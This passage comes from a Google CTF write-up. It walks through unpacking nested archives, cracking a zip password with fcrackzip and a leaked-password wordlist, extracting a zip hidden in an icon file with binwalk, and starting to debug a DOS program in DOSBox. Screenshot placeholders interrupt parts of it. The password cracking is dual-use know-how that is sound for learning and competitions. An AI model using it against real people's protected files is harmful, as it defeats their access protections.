l.k.j.i.h.g.f.e.d.c.b.a.a.a
 extracting:
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a
Archive:
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a
  End-of-central-directory signature not found.  Either this file is not
  a zipfile, or it constitutes one disk of a multi-part archive.  In the
  latter case the central directory and zipfile comment will be found on
  the last disk(s) of this archive.
unzip:  cannot find zipfile directory in one of
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a or

./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a.zip, and cannot find
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a.ZIP, period.
```

Let the command run until you see the following error: `unzip: cannot find zipfile directory`. Once you see that error press `CTRL+Z` on your keyboard to stop execution.

There's something wrong with the zip file since we got that error. Let's see what we got to work with now.

```
root@kali:~/Google-CTF/Security By Obscurity# ls -la
total 16
drwxr-xr-x  2 root root 4096 Feb  7 19:46 .
drwxr-xr-x 11 root root 4096 Feb  7 19:49 ..
-rw-r--r--  1 root root 7216 Jun 14  2018
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a
root@kali:~/Google-CTF/Security By Obscurity# file pass*
password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.
k.j.i.h.g.f.e.d.c.b.a: XZ compressed data
```

Alright, so it seems that the further nested files are not that of a zip format, but that of the XZ format.

Knowing this, we need to use a different tool to unzip these files. In this case I will use 7z - so let's go ahead and modify our bash one-liner to replace `unzip` with `7z e`, the `e` parameter meaning "extract".

The command after modifcation will look like so.

```
while [ "`find . -type f -name 'pass*' | wc -l`" -gt 0 ]; do find -type f -name
"pass*" -exec 7z e -- '{}' \; -exec rm -- '{}' \;; done
```

Alright, once the one-liner is update, let's run it again in our directory where the XZ file resides.

NOTE: I trimmed some of the output data for easier readability. Also, once you get to the password input, press `CTRL+Z`.

```
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs Intel(R)
Core(TM) i7-5820K CPU @ 3.30GHz (306F2),ASM,AES-NI)

Scanning the drive for archives:
1 file, 7216 bytes (8 KiB)

Extracting archive:
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a
WARNING:
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a
Can not open the file as [Ar] archive
The file is open as [xz] archive

--
```

```
Path =
./password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.
l.k.j.i.h.g.f.e.d.c.b.a
Open WARNING: Can not open the file as [Ar] archive
Type = xz
Physical Size = 7216
Method = LZMA2:23 CRC64
Streams = 1
Blocks = 1

Everything is Ok

----snip----

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs Intel(R)
Core(TM) i7-5820K CPU @ 3.30GHz (306F2),ASM,AES-NI)

Scanning the drive for archives:
1 file, 234 bytes (1 KiB)

Extracting archive: ./password.x
--
Path = ./password.x
Type = zip
Physical Size = 234


Enter password (will not be echoed):
```

Awesome! So we finally get to the end and see that we need a password for the `password.x` file! But we don't know the password.

What we can do in this case, is to use the fcrackzip tool to attempt to crack the zip file's password.

```
root@kali:~/Google-CTF/Security By Obscurity# fcrackzip --dictionary --use-unzip -p
"/usr/share/wordlists/rockyou.txt" password.x

PASSWORD FOUND!!!!: pw == asdf
```

After a few seconds, we easily extract the password! From here, we can use `7z` again to extract the contents of the password protected zip.

```
root@kali:~/Google-CTF/Security By Obscurity# 7z x password.x

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs Intel(R)
Core(TM) i7-5820K CPU @ 3.30GHz (306F2),ASM,AES-NI)

Scanning the drive for archives:
1 file, 234 bytes (1 KiB)

Extracting archive: password.x
```

```
--
Path = password.x
Type = zip
Physical Size = 234


Enter password (will not be echoed):
Everything is Ok

Size:       32
Compressed: 234
```

Great, let's see what we have to work with!

```
root@kali:~/Google-CTF/Security By Obscurity# ls -la
total 12
drwxr-xr-x  2 root root 4096 Feb  7 19:56 .
drwxr-xr-x 11 root root 4096 Feb  7 19:58 ..
-rw-r--r--  1 root root    0 Feb  7 19:56 password.txt
-rw-r--r--  1 root root  234 Jun 14  2018 password.x
root@kali:~/Google-CTF/Security By Obscurity# cat password.txt
CTF{CompressionIsNotEncryption}
```

And just like that we found the flag!

FLAG: CTF{CompressionIsNotEncryption}

Floppy

After reading the challenge description, we learn that for this challenge we found an `.ico` file on the Foobanizer9000-PC, but for some reason the file "doesn't smell right". Alright... that's interesting.

Well as always, let's download the attachment, and extract the contents of the zip file. We should then be presented with the following ico file.

```
root@kali:~/Google-CTF/Floppy# ls
foo.ico
root@kali:~/Google-CTF/Floppy# file foo.ico
foo.ico: MS Windows icon resource - 1 icon, 32x32, 16 colors
```

Simply put an ICO file format is an image file format for computer icons in Microsoft Windows. Since this is an image file I'm instantly thinking that steganography is in play!

There are many steganography techniques that can hide files and images inside other files and images. There's a great post called "Cheatsheet - Steganography 101" that goes over the basics of what to do with stego challenges in CTFs.

I always like to use binwalk on any suspicious files to see if any file are being hidden in the image. Binwalk is a tool for searching a given binary image for embedded files and executable code. Specifically, it is designed for identifying files and code embedded inside of firmware images, but it's also great for finding hidden files in steganography images.

So let's use binwalk against the ICO file and see what we get.

```
root@kali:~/Google-CTF/Floppy# binwalk foo.ico

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
765           0x2FD           Zip archive data, at least v2.0 to extract, compressed
size: 123, uncompressed size: 136, name: driver.txt
956           0x3BC           Zip archive data, at least v2.0 to extract, compressed
size: 214, uncompressed size: 225, name: www.com
1392          0x570           End of Zip archive, footer length: 22
```

Look at that! It seems that there is a ZIP file being hidden inside the image file! Let's go ahead an extract that file using the `-e` switch with binwalk.

```
root@kali:~/Google-CTF/Floppy# binwalk -e foo.ico

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
765           0x2FD           Zip archive data, at least v2.0 to extract, compressed
size: 123, uncompressed size: 136, name: driver.txt
956           0x3BC           Zip archive data, at least v2.0 to extract, compressed
size: 214, uncompressed size: 225, name: www.com
1392          0x570           End of Zip archive, footer length: 22

root@kali:~/Google-CTF/Floppy# ls -la
total 16
drwxr-xr-x  3 root root 4096 Feb  7 20:03 .
drwxr-xr-x 11 root root 4096 Feb  7 19:58 ..
-rw-r--r--  1 root root 1414 Nov 30  1979 foo.ico
drwxr-xr-x  2 root root 4096 Feb  7 20:03 _foo.ico.extracted
```

Nice so we were able to successfully extract all the files into a folder called `_foo.ico.extracted`. Let's navigate to that folder and see what the zip archive contained.

```
root@kali:~/Google-CTF/Floppy# cd _foo.ico.extracted
root@kali:~/Google-CTF/Floppy/_foo.ico.extracted# ls -la
```

```
total 20
drwxr-xr-x 2 root root 4096 Feb  7 20:03 .
drwxr-xr-x 3 root root 4096 Feb  7 20:03 ..
-rw-r--r-- 1 root root  649 Feb  7 20:03 2FD.zip
-rw-r--r-- 1 root root  136 Jun 22  2018 driver.txt
-rw-r--r-- 1 root root  225 Jun 22  2018 www.com
```

Cool, we got 3 files we can work with. The `driver.txt` files looks interesting, let's see what's written in it.

```
root@kali:~/Google-CTF/Floppy/_foo.ico.extracted# cat driver.txt
This is the driver for the Aluminum-Key Hardware password storage device.
     CTF{qeY80sU6Ktko8BJW}
```

There we have it, we found the flag!

FLAG: CTF{qeY80sU6Ktko8BJW}

Floppy 2

This challenge is a continuation of the Floppy challenge. After reading the description for this portion of the challenge we learn that that `www.com` file previously found in the `ico` file also looks suspicious and that we should dive into it and take another look.

Alright, so let' see what the `www.com` file really is.

```
root@kali:~/Google-CTF/Floppy/_foo.ico.extracted# ls -la
total 20
drwxr-xr-x 2 root root 4096 Feb  7 20:03 .
drwxr-xr-x 3 root root 4096 Feb  7 20:03 ..
-rw-r--r-- 1 root root  649 Feb  7 20:03 2FD.zip
-rw-r--r-- 1 root root  136 Jun 22  2018 driver.txt
-rw-r--r-- 1 root root  225 Jun 22  2018 www.com
root@kali:~/Google-CTF/Floppy/_foo.ico.extracted# file www.com
www.com: ASCII text, with CR, LF line terminators
```

As we can see the file command determines that the file actually an ASCII file, they aren't totally wrong, but that's not the case here. As you can see the file ends with `.com` meaning that this is a COM file.

A COM file is a type of simple executable file. On the digital equipment operating systems of the 1970s, .COM was used as a filename extension for text files containing commands to be issued to the operating system, similar to the now batch files.

The COM extension was commonly associated with executable files, but this convention was later carried over to DOS.

So since these files usually ran under DOS, we need a DOS emulator to execute and dig into this file. For this we can use DOSBox, along with the debug command which will act as a disassembler or hex dump, allowing us to view the programs memory contents during execution.


On Linux, we can simply install DOSBox and the Debug portion for DOSBox with the follow command.

```
root@kali:~/Google-CTF/Floppy/_foo.ico.extracted# apt-get install dosbox dosbox-debug
```

Once installed, in the directory where the `www.com` file is located, let's run the following command.


```
root@kali:~/Google-CTF/Floppy# dosbox-debug www.com
```

We should then be presented with the following screen output.




Now that we have DOSBox running, we can see that the `www.com` file outputs a line of text, and nothing more than that. So let's dig a little deeper into this file.


We can run the debug command against the file to start debugging the file.



After you run that command, we should get the following debug output, as the debugger pauses at the first instruction of the application.



From here we can press `F11` to step into the application and trace what the application does during execution. If we keep stepping through the application we will see the following interesting instruction.




Before we get into the explanation I suggest you familiarize yourself with x86 Assembly Architecture - especially the General Purpose Registers.

So, looking into the instructions above, the application simply takes data from memory from `[si]` or the source index and moves it to the to the `bp` or base pointer register. It then xors the data in the source and moves it to back to memory where the `[di]` or destination index is pointing to.

